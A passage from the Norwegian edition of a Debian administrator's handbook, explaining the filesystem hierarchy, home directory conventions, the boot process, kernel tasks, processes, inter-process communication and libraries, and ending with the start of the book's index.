→ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(  
→ scanner)
```

## B.2. Organisering av filsystemhierarkiet

### B.2.1. Rotmappen

Et Debian-system er organisert i tråd med *Filesystem Hierarchy Standard* (FHS). Denne standarden definerer formålet med hver mappe. For eksempel er toppnivå-mapper beskrevet som følger:

- `/bin/`: basisprogrammet;
- `/boot/`: Linux-kjernen og andre filer som kreves til den tidlige oppstartsprosessen;
- `/dev/`: filer for enheter;
- `/etc/`: Oppsettssfiler;
- `/home/`: brukerens personlige filer;
- `/lib/`: basisbiblioteker;
- `/media/*`: monteringspunkter for flyttbare enheter (CD-ROM, USB-nøkler, og så videre);
- `/mnt/`: midlertidige monteringspunkter;
- `/opt/`: ekstra programmer levert av tredjeparter;
- `/root/`: administrators (rots) personlige filer;
- `/run/`: omskiftelige kjøretidsdata som ikke vedvarer igjennom oppstarter (ennå ikke inkludert i FHS);
- `/sbin/`: systemprogrammer;
- `/srv/`: data brukt av tjenere på dette systemet;
- `/tmp/`: midlertidige filer; denne katalogen tømmes ofte ved oppstart;
- `/usr/`: programmer; denne katalogen er videre inndelt i `bin`, `sbin`, `lib` (ifølge samme logikk som i rotkatalogen). Videre inneholder `/usr/share/` arkitekturuavhengige data. `/usr/local/` er ment til å brukes av administrator for å installere programmer manuelt uten å overskrive filer som håndteres av pakkesystemet (`dpkg`).
- `/var/`: variable data som håndteres av bakgrunnsprosesser. Dette inkluderer loggfiler, køer, utskriftskøer, hurtiglagre og så videre.
- `/proc/` og `/sys/` er spesifikke for Linux-kjernen (og ikke en del av FHS). De brukes av kjernen for å eksportere data til brukerområde (se del B.3.4, «Brukerrommet» side 458 og del B.5, «Brukerrommet» side 461 for forklaringer på dette begrepet).

## B.2.2. Brukerens hjemmemappe

Innholdet i en brukers hjemmemappe er ikke standardisert, men det er fortsatt noen få nevneværdige konvensjoner. Den ene er at en brukers hjemmemappe ofte er referert til av en krøllstrek («~»). Det er nyttig å vite fordi kommandokonsollet automatisk erstatter en krøllstrek med riktig katalog (vanligvis `/home/bruker/`).

Tradisjonelt er applikasjonens oppsettsfiler ofte lagret direkte i brukerens hjemmemappe, men filnavnene deres starter vanligvis med et punktum (for eksempel lagrer e-postklient `mutt` oppsettet i `~/muttrc`). Merk at filnavn som starter med en prikk er skjult som standard; og `ls` bare lister dem når `-a`-valget blir brukt, og grafiske fil-håndterere må få beskjed om å vise skjulte filer.

Noen programmer bruker også flere oppsettsfiler organisert i en mappe (for eksempel, `~/ssh/`). Noen programmer (for eksempel nettleseren Iceweasel) bruker også sin mappe for å lagre et mellomlager med nedlastede data. Dette betyr at disse katalogene kan ende med å bruke mye diskplass.

Disse oppsettsfilene som er lagret direkte i brukerens hjemmekatalog, som ofte kollektivt er referert til som *dotfiler*, har lenge formert seg til det punktet at disse mappene kan bli ganske rotete. Heldigvis resulterte en innsats gjennomført i fellesskap i regi av FreeDesktop.org-paraplyen, i «*XDG Base Directory Specification*», en konvensjon (avtale) som tar sikte på å rydde opp i disse filene og mappene. Denne spesifikasjonen sier at oppsettsfiler bør lagres under `~/config`, hurtiglagerfiler under `~/cache`, og applikasjonsdatafiler under `~/local` (eller undermapper under denne). Denne konvensjonen er langsomt i ferd med å få trekraft, og flere programmer (spesielt de grafiske) har begynt å følge den.

Grafiske skrivebord viser vanligvis innholdet i `~/Desktop/-katalogen` på skrivebordet (eller hva den riktige oversettelsen er for systemer som ikke er satt opp på engelsk, dvs. det som er synlig på skjermen når alle programmer er lukket eller vises som ikoner).

Til slutt, e-postsystemet lagrer noen ganger innkommende e-poster til en `~/Mail/-mappe`.

## B.3. Datamaskinens indre arbeid: de forskjellige involverte lagene

En datamaskin er ofte betraktet som noe heller abstrakt, og det ytre, synlige grensesnittet er mye enklere enn den interne kompleksiteten. Slik kompleksitet kommer delvis fra antallet deler som inngår. Imidlertid kan disse delene sees i lag, hvor et lag bare vekselvirker (samhandler) med de umiddelbart over eller under.

En sluttbruker kan klare seg uten å kunne disse detaljene ... så lenge alt fungerer. Når man møter et problem som «Internett fungerer ikke», er den første tingen å gjøre å identifisere i hvilket lag problemet stammer fra. Fungerer nettverkskortet (hardware/maskinvaren)? Er det anerkjent av datamaskinen? Ser Linux-kjernen det? Er nettverksparametrene riktig satt opp? Alle disse spørsmålene avgrenser et passende lag, og fokuserer på en potensiell problemkilde.

### B.3.1. Det nederste laget: maskinvaren

La oss starte med en grunnleggende påminnelse om at en datamaskin først og fremst er et sett med maskinvareelementer. Det er generelt et hovedkort, med en (eller flere) prosessor(er), en-del RAM, enhetskontrollere, og utvidelsesspor for tilleggskort (for andre enhetskontrollere). Mest bemerkelsesverdige blant disse kontrollerne er IDE (Parallel ATA), SCSI og Serial ATA, til å koble til lagringsenheter som harddisker. Andre kontrollere inkluderer USB, som er i stand til å være vert for et stort utvalg enheter (alt fra nettkameraer til termometre, fra tastaturer til hjemmeautomasjonssystemer) og IEEE 1394 (Firewire). Disse kontrollerne tillater ofte tilkobling av flere enheter slik at hele delsystemet håndteres av en kontroller, og derfor vanligvis er kjent som en «buss». Tilvalgskort inkluderer grafikkort (som skjermer kan plugges inn i), lydkort, nettverkskort, og så videre. Noen av hovedkortene har disse funksjonene innebygget, og trenger ikke tilleggskort.

I PRAKISIS	Å sjekke at maskinvaren virker
	Å kontrollere at en maskinvaredel virker, kan være vanskelig. På den annen side, å bevise at den noen ganger ikke virker er ganske enkelt.
	En harddisk er laget av spinnende plater og bevegelige magnetiske hoder. Når en harddisk er slått på, avgir tallerkenmotoren en karakteristisk svirring. Den avgir også energi som varme. Følgelig er en harddisk som forblir kald og stille, når den slås på, gått i stykker.
	Nettverkskort inkluderer ofte lysdioder som viser tilstanden til linken. Hvis en kabel er koblet til, og fører til en fungerende nettverkshub eller -switch, vil minst én LED lyse. Hvis ingen LED lyser opp, er enten kortet selv, nettverksenheten, eller kabelen mellom dem, defekt. Det neste trinnet er derfor å teste hver enkelt komponent.
	Noen opsjonskort - spesielt 3D-skjermkort - inkluderer avkjølingsenheter, for eksempel kjøleribber og/eller vifter. Hvis viften ikke spinner selv om kortet er slått på, er det en plausibel forklaring at kortet er overopphetet. Dette gjelder også for hovedprosessoren(e) som er plassert på hovedkortet .

### B.3.2. Starteren: BIOS eller UEFI

På egen hånd er maskinvare ute av stand til å utføre nyttige oppgaver uten et samsvarende dataprogram som kjører den. Kontroll og samspill med maskinvaren er hensikten med operativsystemet og programmene. Disse krever i sin tur funksjonell maskinvare for å kjøre.

Denne symbiosen mellom maskinvare og programvare skjer ikke av seg selv. Når datamaskinen først er slått på, kreves det innledende oppsett. Denne rollen er antatt av BIOS eller UEFI, et dataprogram innebygd i hovedkortet og som kjører automatisk ved oppstart. Den primære oppgaven er å søke etter programvare som det kan overlate kontrollen til. Vanligvis, i BIOS tilfelle, innebærer dette å se etter den første harddisken med en oppstartssektor (også kjent som *master boot record* eller MBR), laster oppstartssektoren, og kjører den. Fra da av er BIOS vanligvis ikke involvert (til neste oppstart). I tilfellet med UEFI, innebærer prosessen skanning av disker for å finne en øremerket EFI-partisjon som inneholder ytterligere EFI-programmer for kjøring.

<b>VERKTØY</b> <b>Innstillinger, BIOS/UEFI-oppsetsverktøyet</b>	<p>BIOS/UEFI inneholder også en programvare som heter Setup, designet for å tillate datamaskinen oppsetsaspekter. Spesielt tillater den å velge hvilke oppstartsenhet som er å foretrekke (for eksempel diskett eller CD-ROM-stasjonen), å sette systemklokken, og så videre. Å starte Setup innebefatter vanligvis å trykke en tast ganske snart etter at datamaskinen er slått på. Denne nøkkelen er ofte Del eller Esc, noen ganger F2 eller F10. Mesteparten av tiden blinkes valget på skjermen under oppstart.</p>
--	--

Oppstartssektoren (eller EFI-partisjonen), inneholder i sin tur et annet dataprogram, kalt oppstartslaster, med formålet å finne og kjøre et operativsystem. Siden denne oppstartslasteren ikke er innebygd i hovedkortet, men lastet fra disk, kan det være smartere enn BIOS, noe som forklarer hvorfor BIOS ikke laster operativsystemet selv. For eksempel kan oppstartslasteren (ofte GRUB på Linux-systemer) liste tilgjengelige operativsystemer, og be brukeren om å velge en. Vanligvis er et tidsavbrudd og standardvalg gitt. Noen ganger kan brukeren også velge å legge til parametere som skal sendes til kjernen, og så videre. Til slutt blir en kjerne funnet, lastet inn i minnet, og utført.

<b>MERK</b> <b>UEFI, en moderne erstatning for BIOS</b>	<p>UEFI er en relativt ny utvikling. De fleste nye datamaskiner vil støtte UEFIs oppstart, men som regel støtter de også BIOS-oppstart samtidig for bakoverkompatibiliteten til operativsystemer som ikke er klare til å bruke UEFI.</p> <p>Dette nye systemet blir kvitt noen av begrensningene til BIOS-oppstart. Med bruk av en dedikert partisjon, trenger ikke oppstartsladeren lenger spesielle triks for å få plass i en liten <i>master boot record</i> (<i>applikasjonsnivå</i>), og så oppdage kjernen for å starte opp. Enda bedre, med en passende bygget Linux-kjerne, kan UEFI starte kjernen direkte uten noen mellomledds oppstartslaster. UEFI er også fundamentet for å levere <i>Secure Boot</i> (<i>sikker oppstart</i>), en teknologi som sikrer at du bare kjører programvare godkjent av din operativsystemleverandør.</p>
--	---

BIOS/ EFI er også ansvarlig for å oppdage og initialisere en rekke enheter. Selvfølgelig omfatter dette IDE/SATA-enheter (vanligvis harddisken(e) og CD/DVD-ROM-stasjoner), men også PCI-enheter. Oppdagede enheter blir ofte oppført på skjermen under oppstartsprosessen. Hvis denne listen går for fort, kan du bruke Pause-nøkkelen til å fryse den lenge nok til å få den lest. Instalerte PCI-enheter som ikke vises er et dårlig tegn. I verste fall er enheten defekt. I beste fall er den bare inkompatibel med den gjeldende versjonen av BIOS eller hovedkortet. PCI-spesifikasjoner utvikler seg, og gamle hovedkort er ikke garantert for å håndtere nyere PCI-enheter.

### B.3.3. Kjernen

Både BIOS/UEFI og oppstartslasteren kjører bare noen få sekunder hver. Nå kommer vi til en programvaredel som kjører i lengre tid, operativsystemkjernen. Denne kjernen tar rollen som en dirigent i et orkester, og sikrer koordinering mellom maskinvare og programvare. Denne rollen innebefatter flere oppgaver inkludert: Å kjøre maskinvare, administrere prosesser, brukere og tillatelser, filsystemet, og så videre. Kjernen gir en felles basis for alle andre programmer på systemet.

### B.3.4. Brukerrommet

Selv om alt som skjer utenfor kjernen kan bli samlet sammen under «brukerrom», kan vi likevel skille det inn i lag med programvare. Men samhandlingene deres er mer komplekse enn før, og klassifiseringene behøver ikke å være så enkle. Et program bruker ofte biblioteker, som i sin tur berører kjernen, men kommunikasjonen kan også involvere andre programmer, eller til og med mange biblioteker som kontakter hverandre.

## B.4. Noen oppgaver som håndteres av kjernen

### B.4.1. Å drifte maskinvaren

Kjernen har først og fremst som oppgave å kontrollere maskindelene, oppdage dem, slå dem på når datamaskinen blir slått på, og så videre. Det gjør dem også tilgjengelige for programvare på et høyere nivå med et forenklet programmeringsgrensesnitt, slik at programmene kan dra nytte av enheter uten å måtte bekymre seg om detaljer, slik som hvilken kortplass det valgte kortet er satt inn i. Programgrensesnittet gir også et abstraksjonslag; det tillater for eksempel at programvare for videokonferanser kan bruke et webkamera uavhengig av merke og modell. Programvaren kan bare bruke grensesnittet *Video for Linux* (V4L), og kjernen oversetter funksjonskallene i dette grensesnittet til de aktuelle maskinvarekommandoene som trengs når webkameraet brukes.

Kjernen eksporterer mange detaljer om programvare den finner med `/proc/` og `/sys/`-virtuelle filsystemer. Flere verktøy oppsummerer disse detaljene. Blant dem, `lspci` (i `pciutils`-pakken) lister PCI-enheter, `lsusb` (i `usbutils`-pakke) lister USB-enheter, og `lspcmcia` (i `pcmciautils`-pakken) lister PCMCIA-kort. Disse verktøyene er meget nyttige til å identifisere den eksakte modellen for enheten. Denne identifikasjonen gir også mer presise søker på nettet, noe som i sin tur fører til mer relevant dokumentasjon.

**Eksempel B.1** Eksempel på informasjon fra `lspci` og `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ↳ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ↳ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ↳ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ↳ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ↳ (rev 05)
$ lsusb
```

```
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.  
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.  
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.  
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.  
[...]  
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Disse programmene har et `-v`-valg som lister mye mer detaljert (men vanligvis ikke nødvendig) informasjon. Til slutt, `lsdev`-kommandoen (i `procinfo`-pakken) lister kommunikasjonsressurser som enhetene bruker.

Programmer kobler seg ofte til enheter ved hjelp av spesielle filer som er opprettet innenfor `/dev/` (se sidestolpe «[Tilgangstillateler for enheter](#)» side 164). Dette er spesielle filer som representerer platalager (for eksempel, `/dev/hda` og `/dev/sdc`), partisjoner (`/dev/hda1` eller `/dev/sdc3`), mus (`/dev/input/mouse0`), tastatur (`/dev/input/event0`), lydkort (`/dev/snd/*`), serieporter (`/dev/ttyS*`), og så videre.

#### B.4.2. Filsystemer

Filsystemer er en av kjernens mest fremtredende aspekter. Unix-systemer fletter alle fillagre inn i et enkelt hierarki, som gir brukere (og programmer) tilgang til data ved å kjenne til placeringen i det hierarkiet.

Startpunktet til dette hierarkiske treet kalles roten, `/`. Denne katalogen kan inneholde navngitte underkataloger. For eksempel, home-underkatalog i `/` kalles `/home/`. Denne underkatalogen kan i sin tur inneholde andre underkataloger, og så videre. Hver katalog kan også inneholde filer, hvor de faktiske dataene blir lagret. Dermed refererer `/home/rmas/Desktop/hello.txt`-navnet til en fil med navnet `hello.txt` lagret i Desktop-underkatalog i rmas-underkatalogen i home-katalogen i rotten. Kjernen oversetter mellom dette navnesystemet og den faktiske, fysiske lagring på en disk.

I motsetning til andre systemer, er det bare ett slikt hierarki, og det kan integrere data fra flere disker. En av disse diskene anvendes som referanse, og de andre er «montert» på kataloger i hierarkiet (Unix-kommandoen er kalt `mount`); disse andre diskene er deretter tilgjengelige under disse «monteringspunktene». Dette tillater lagring av brukernes hjemmeområder (tradisjonelt lagret i `/home/`) på en annen harddisk, som da vil inneholde rhertzog og rmas-katalogene. Så snart disken er montert på `/home/`, blir disse katalogene tilgjengelige på sine vanlige steder, og stier som `/home/rmas/Desktop/hello.txt` fortsetter å virke.

Det er mange filesystemformater, og tilsvarende mange måter å lagre data fysisk på disker. De mest kjente er `ext2`, `ext3` og `ext4`, men også andre finnes. For eksempel er `vfat` det systemet som historisk ble brukt av DOS og Windows-operativsystemer, som gjør det mulig å bruke harddisker under Debian så vel som under Windows. I alle fall må et filesystem være forberedt på en disk før den kan monteres, og denne operasjonen er kjent som «formatering». Kommandoer som `mkfs.ext3` (der `mkfs` står for *MaKe FileSystem*) formatteringsbehandling. Disse kommandoer krever, som et parameter, en enhetsfil som representerer den partisjonen som skal formate-

res (f.eks `/dev/sda1`). Denne operasjonen er destruktiv, og bør bare kjøres en gang, bortsett fra hvis man bevisst ønsker å stryke ut et filsystem og starte på nytt.

Det er også filsystemer i nettverk, slik som NFS, der data ikke er lagret på en lokal disk. I stedet overføres data via nettverket til en tjener som lagrer og henter dem ved behov. Filsystemets atskillelse skjermer brukere fra å være bekymret: filer blir tilgjengelige på sin vanlige hierarkiske måte.

#### B.4.3. Delte funksjoner

Siden en rekke av de samme funksjonene brukes av all programvare, er det fornuftig å sentralisere dem i kjernen. For eksempel tillater et delt filsystem at et hvilket som helst program bare kan åpne en fil etter navn, uten å trenger å bekymre seg om hvor filen er lagret fysisk. Filen kan lagres i flere forskjellige disker på en harddisk, eller delt over flere harddisker, eller til og med lagret på en ekstern filtjener. Delte kommunikasjonsfunksjoner blir brukt av programmer til å utveksle data uavhengig av måten dataene transportereres. For eksempel kan transport være over hvilken som helst kombinasjon av lokale eller trådløse nettverk, eller over en fasttelefon.

#### B.4.4. Å håndtere prosesser

En prosess er en kjørende forekomst av et program. Dette krever minne til å lagre både selve programmet og dets driftsdata. Kjernen er ansvarlig for å opprette og spore dem. Når et program kjøres, setter kjernen først av litt minne, deretter laster den kjørbar kode fra filsystemet inn i det, og starter så å kjøre koden. Den tar vare på informasjon om denne prosessen, i hvilken det mest synlige er et identifikasjonsnummer som kalles *pid* (*process identifier*).

Unix-lignende kjerner (inkludert Linux), som de fleste andre moderne operativsystemer, er i stand til «fleroppgavekjøring». Med andre ord, de kan kjøre mange prosesser «samtidig». Det er faktisk bare en kjørende prosess til enhver tid, men kjernen forkorter tiden i små deler, og kjører hver prosess etter tur. Siden disse tidssnittene er meget korte (i millisekund-området), skaper de en illusjon av prosesser som kjører i parallel, selv om de faktisk bare er aktive i noen tidsintervall, og i tomgang resten av tiden. Kjernens jobb er å justere sine planleggingsmekanismer for å holde på denne illusjonen, og samtidig maksimere den globale systemytelsen. Dersom tidsintervallene er for lange, kan programmet ikke fremstå som så responsivt som ønskelig. For kort, og systemet mister tid på grunn av hyppig veksling mellom oppgaver. Disse beslutningene kan bli forskjøvet med prosessprioriteringer. Høyt prioriterte prosesser vil kjøre lenger, og med mer hyppige tidsintervaller enn lavt prioriterte prosesser.

MERK  
**Flerprosessorsystemer  
(og varianter)**

Begrensningen beskrevet ovenfor, at bare én prosess kan kjøre på ett tidspunkt, gjelder ikke alltid. Selve begrensningen er at det bare kan være en kjørende prosess *per prosessorkjerne* om gangen. Multiprosessor, multikjerne eller «hypertrådede» systemer tillater at flere prosesser kjører parallelt. Systemet med fleroppgavekjøring er fortsatt i bruk, slik som å håndtere tilfeller der det er flere aktive prosesser enn tilgjengelige prosessorkjerner. Dette er langt fra uvanlig. Et grunnleggende system, selv et stort sett inaktivt et, har nesten alltid et talltalls prosesser som kjører.

Selvfølgelig tillater kjernen å kjøre flere uavhengige prosesser med det samme programmet. Men hver kan bare få tilgang til sine egne tidsperioder og sitt eget minne. Deres data forblir dermed uavhengig.

#### B.4.5. Rettighetshåndtering

Unix-lignende systemer er også flerbrukere. De gir et rettighetsforvaltningsystem som støtter egne brukere og grupper; det gir også kontroll over handlinger basert på tillatelser. Kjernen forvalter data for hver prosess, som tillater å kontrollere tillatelser. Mesteparten av tiden er en prosess identifisert med brukeren som startet den. Den prosessen er kun tillatt å gjøre det som er tilgjengelig for brukeren. For eksempel for å prøve å åpne en fil kreves det at kjernen kontrollerer prosessens identitet mot adgangstillatelser (for mer informasjon om dette eksempelet, se del 9.3, «[Håndtering av rettigheter](#)» side 202).

### B.5. Brukerrommet

«Brukerområde» refererer til kjøretidsmiljøets normale prosesser (i motsetning til kjerneprosesser). Dette betyr ikke nødvendigvis at disse prosessene faktisk er startet av brukere fordi et standardsystem normalt har flere «bakgrunnsprosesser»-prosesser (eller bakgrunnsprosesser) som kjører før brukeren selv åpner en økt. Bakgrunnsprosesser regnes også som brukerområde-prosesser.

#### B.5.1. Prosess

Når kjernen kommer forbi, starter den aller første prosessen, `init`. Prosess #1 er alene svært sjeldent nyttig i seg selv, og Unix-lignende systemer kjører med mange prosesser i tillegg.

Først av alt kan en prosess klone seg selv (dette er kjent som en *gaffel*). Kjernen tildeler et nytt (men identisk) prosessminne, og en annen prosess for å bruke det. På denne tiden er den eneste forskjellen mellom disse to prosessene deres *pid*. Den nye prosessen kalles vanligvis en barneprosess, og den opprinnelige prosessen, hvis *pid* ikke forandres, kalles foreldreprosessen.

Noen ganger fortsetter barneprosessen å leve sitt eget liv uavhengig av foreldreprosessen, med sine egne data kopiert fra den overordnede prosessen. I mange tilfeller kjører denne barneprosessen et annet program. Med noen få unntak, er minnet dens bare erstattet av det nye programmet, og gjennomføringen av dette nye programmet starter. Dette er mekanismen som brukes av `init`-prosessen (med prosess nummer 1) for å starte tilleggstjenester og gjennomføre hele oppstartssekvensen. På et tidspunkt starter en prosess blant `init`s avkom et grafisk grensesnitt som brukerne kan logge seg på (det faktiske hendelsesforløpet er beskrevet mer i detalj i del 9.1, «[Systemoppstart](#)» side 186).

Når en prosessen har fullført oppgaven den ble startet for å utføre, så avslutter den. Kjernen tar deretter tilbake minnet som er tilordnet denne prosessen, og slutter å dele ut tidsressurser den

kan bruke til å kjøre. Foreldreprosessen blir fortalt at barneprosessen er avsluttet, noe som til-later en prosess å vente på fullføringen av en oppgave den delegerte til en barneprosess. Denne oppførselen vises tydelig i kommandolinjetolker (kjent som *skall*). Når en kommando er skrevet inn i et skall, kommer ledeteksten først tilbake når kommandoen er ferdig utført. De fleste skall lar en kjøre en kommando i bakgrunnen, som er bare å legge til & på slutten av kommandoen. Ledeteksten vises igjen med en gang, noe som kan føre til problemer hvis kommandoen må skrive ut sitt eget resultat.

### B.5.2. Bakgrunnsprosesser

En «bakgrunnsprosess» er en prosess som startet automatisk ved oppstartssekvensen. Den fort-setter å kjøre (i bakgrunnen) for å utføre vedlikeholdsoppgaver, eller yte tjenester til andre prosesser. Denne «bakgrunnsoppgaven» er faktisk tilfeldig, og samsvarer ikke med noe bestemt fra systemets synspunkt. De er bare prosesser, ganske lik andre prosesser, som går igjen når deres tidskvote kommer. Forskjellen er bare i menneskelig språk: En prosess som går uten interaksjon med brukeren (særlig uten grafisk grensesnitt) sies å være kjørt «i bakgrunnen», eller «som en bakgrunnsprosess».

ORDFORRÅD	
<b>Bakgrunnsprosess, demon, en nedsettende betegnelse?</b>	Selv om begrepet <i>bakgrunnsprosess (daemon)</i> deler sin greske etymologi med <i>demon</i> , innebærer førstnevnte ikke noe diabolsk onde, i stedet skal den forstås som en slags hjelpende ånd. Dette skillet er subtilt nok i engelsk, men det er til og med verre i andre språk der samme ordet er brukt for begge betydninger.

Forskjellige slike bakgrunnsprosesser er beskrevet i detalj i kapittel 9, «[Unix-tjenester](#)» side 186.

### B.5.3. Kommunikasjon mellom prosesser

En isolert prosess, enten en bakgrunnsprosess eller et interaktivt program, er sjeldent nyttig i seg selv, noe som er grunnen til at det er flere metoder som lar separate prosesser kommunisere sammen, enten for å utveksle data, eller for å kontrollere hverandre. Det generiske begrepet for dette er *inter-process communication*, eller i kortform IPC.

Det enkleste IPC-systemet er å bruke filer. Prosessen som ønsker å sende data, skriver den inn i en fil (med et navn kjent på forhånd), mens mottakeren bare har å åpne filen, og lese innholdet.

I tilfeller der du ikke ønsker å lagre data på disken, kan du bruke en *kanal* som rett og slett er et objekt med to ender; byte skrevet i den ene enden er lesbar i den andre. Dersom endene er styrt med separate prosesser, fører dette til en enkel og praktisk kommunikasjon mellom prosesser. Kanaler kan deles inn i to kategorier: Navngitte kanaler, og anonyme kanaler. En navngitt kanal er representert ved en oppføring i filsystemet (selv om de overførte data ikke er lagret der), slik at begge prosessene kan åpne det uavhengig om plasseringen av den navngitte kanalen er kjent på forhånd. I tilfeller hvor de kommuniserende prosessene er relatert (for eksempel en foreldre- og dens barneprosess), den overordnede prosessen kan også opprette en anonym

kanal før forgreninger, og barnet arver det. Begge prosesser vil da være i stand til å utveksle data gjennom kanalen uten filsystemet.

I PRAKSID

### Et konkret eksempel

La oss beskrive i detalj hva som skjer når en kompleks kommando (en *pipeline* (*kanal*)) kjøres fra et skall. Vi antar vi har en bash-prosess (standard brukerskallet på Debian), med *pid* 4374; I dette skallet skriver vi kommandoen: `ls | sort`.

Skallet tolker første kommandoen skrevet inn. I vårt tilfelle forstår det at det er to programmer (`ls` og `sort`), med en datastrøm som flyter fra den ene til den andre (merket med `|`-tegnet, kjent som *pipe*). bash oppretter først en ikke navngitt kanal (som i utgangspunktet bare eksisterer i selve bash-prosessen).

Derefter kloner skallet seg selv. Dette fører til en ny bash-prosess, med *pid* nummer 4521 (*pid-er* er abstrakte tall, og har generelt ikke noen bestemt mening). Prosess nummer 4521 arver kanalen/røret, noe som betyr at den er i stand til å skrive på sin «input»-side; bash omdirigerer sin standard utgående strøm til dette rørets/kanalens inngang. Så utfører den (og erstatter seg med) `ls`-programmet, som viser innholdet i den gjeldende katalogen. Ettersom `ls` skriver til sine standard utdata, og denne produksjonen tidligere er omdirigert, blir resultatene effektivt sendt inn i kanalen/røret.

En lignende operasjon skjer for den andre kommandoene: bash kloner seg igjen, noe som fører til en ny bash-prosess med pid #4522. Siden den også er en barneprosess fra #4374, arver den også kanalen; bash kobler deretter sin standard inngang til kanalens utgang, deretter kjøres (og erstatter seg med) `sort`-kommandoen, som sorterer sine innspill, og viser resultatene.

Alle bitene i puslespillet er nå satt sammen: `ls` leser den gjeldende katalogen og skriver en liste over filer inn i kanalen; `sort` leser denne listen, sorterer den alfabetisk, og viser resultatene. Så avsluttes prosessnummer #4521 og #4522, og #4374 (som ventet på dem under operasjonen), gjenopptar kontrollen, og viser meldingen for å tillate brukeren å skrive inn en ny kommando.

Ikke all inter-prosesskommunikasjon brukes til å flytte data rundt. I mange situasjoner er den eneste informasjonen som må overføres, kontrollmeldinger som «pause kjøring» eller «gjenopp-ta kjøring». Unix (og Linux) tilbyr en mekanisme som kalles *signaler*, som lar en prosess sende et bestemt signal (valgt fra en forhåndsdefinert liste av signaler) til en annen prosess. Det eneste kravet er å kjenne til mottakerens *pid*.

For mer komplekse kommunikasjoner er det også mekanismer som tillater at en prosess åpner tilgang, eller deler, en del av sitt tildelte minne til andre prosesser. Minnet, som nå er delt mellom dem, kan brukes til å flytte data mellom prosessene.

Endelig, nettverkstilkoblinger kan også hjelpe prosesser å kommunisere; disse prosessene kan også kjøres på forskjellige datamaskiner, muligens tusenvis av kilometer fra hverandre.

Det er ganske standard for et typisk Unix-lignende system i ulik grad å gjøre bruk av alle disse mekanismene.

## B.5.4. Biblioteker

Funksjonsbibliotekene spiller en avgjørende rolle i et Unix-lignende operativsystem. De er ikke egentlig programmer, da de ikke kan kjøres på egen hånd, men er samlinger av kodefragmenter som kan brukes av standardprogrammer. Blant de vanligste biblioteker, kan du finne:

- standard C biblioteket (*libc*), som inneholder grunnleggende funksjoner som det å åpne filer eller nettverkstilkoblinger - og andre som legger til rette for interaksjoner med kernen;
- grafiske verktøysett, for eksempel Gtk+ og Qt, som tillater at mange programmer gjenbruker de grafiske objektene de leverer;
- *libpng*-biblioteket som tillater lasting, tolking og lagring av bilder i PNG-format.

Takket være disse bibliotekene kan programmer gjenbruke eksisterende kode. Programutvikling forenkles fordi mange programmer kan bruke de samme funksjonene. Med bibliotekene, ofte utviklet av forskjellige personer, så er den globale utviklingen av systemet nærmere Unixs historiske filosofi.

### KULTUR

#### Unix-måten: En ting om gangen

Et av de grunnleggende begreper som ligger til grunn for Unix-familiens operativsystemer, er at hvert verktøy bare skal gjøre en ting, og gjøre det bra; programmer kan deretter bruke disse verktøyene for å bygge en mer avansert logikk på toppen. Denne filosofien kan gjenfinnes i mange utgaver. Skall-skript kan være det beste eksemplet: De kan sette sammen komplekse sekvenser av svært enkle verktøy (for eksempel grep, wc, sort, uniq, og så videre). En annen implementering av denne filosofien sees i kodebiblioteket: *libpng*-biblioteket gjør det mulig å lese og skrive PNG-bilder, med ulike alternativer og på ulike måter, men det gjør bare det; ikke noe spørsmål om å inkludere funksjoner som viser eller redigerer bilder.

Dessuten er disse bibliotekene ofte referert til som «felles biblioteker», ettersom kjernen bare er i stand til å laste dem inn i minnet én gang, selv om flere prosesser benytter samme bibliotek samtidig. Dette tillater å spare lagringsminne, sammenlignet med den motsatte (hypotetisk) situasjonen, hvor koden for et bibliotek ville være lastet like mange ganger som det er prosesser som benytter den.

---

---

# Register

---

---

- .config, 179
- .d, 113
- .htaccess, 276
- /etc/apt/apt.conf.d/, 113
- /etc/apt/preferences, 114
- /etc/apt/sources.list, 102
- /etc/apt/trusted.gpg.d/, 124
- /etc/bind/named.conf, 245
- /etc/default/ntpdate, 174
- /etc/exports, 281
- /etc/fstab, 175
- /etc/group, 163
- /etc/hosts, 158, 159
- /etc/init.d/rcS, 192
- /etc/init.d/rcS.d/, 192
- /etc/pam.d/common-account, 292
- /etc/pam.d/common-auth, 292
- /etc/pam.d/common-password, 292
- /etc/passwd, 160
- /etc/shadow, 161
- /etc/sudoers, 175
- /etc/timezone, 172
- /proc/, 158
- /sys/, 158
- /usr/share/doc/, 11
- /usr/share/zoneinfo/, 172
- /var/lib/dpkg/, 82
- ~, 165
- 1000BASE-T, 151
- 100BASE-T, 151
- 10BASE-T, 151
- 10GBASE-T, 151
- 32/64-bit, valg, 51
  
- A, DNS-post, 244
- AAAA, DNS-post, 244
  
- ACPI, 222
- acpid, 222
- addgroup, 163
- adduser, 163
- administrasjon, grensesnitt, 204
- Administrator for Stable-utgaver, 25
- adresse, IP-adresse, 151
- ADSL, modem, 155
- Advanced Configuration and Power Interface, 222
- Advanced Package Tool, 102
- AFP, 40
- Afterstep, 362
- AH,protokoll, 235
- aide (Debian-pakke), 391
- Akkerman, Wichert, 12
- aktivitet, historie, 389
- aktivitet, overvåkning, 388
- alias
  - virtuelt alias-domene, 259
- alien, 98
- alioth, 17
- Allow from, Apache direktiv, 277
- AllowOverride, Apache-direktiv, 275, 276
- alternativ, 362
- alvorlighet, 14
- am-utils, 177
- amanda, 215
- amd, 177
- amd64, 44
- anacron, 213
- analog, 142
- analysator av web-logger, 277
- Anbefaler, topptekst, 78
- Anjuta, 371
- antivirus, 269

apache, 272  
Apache-direktiver, 275, 276  
AppArmor, 393  
AppleShare, 40  
AppleTalk, 40  
approx, 109  
apropos, 136  
APT, 74, 102  
    grensesnitt, 120  
    innledende oppsett, 65  
    oppsett, 113  
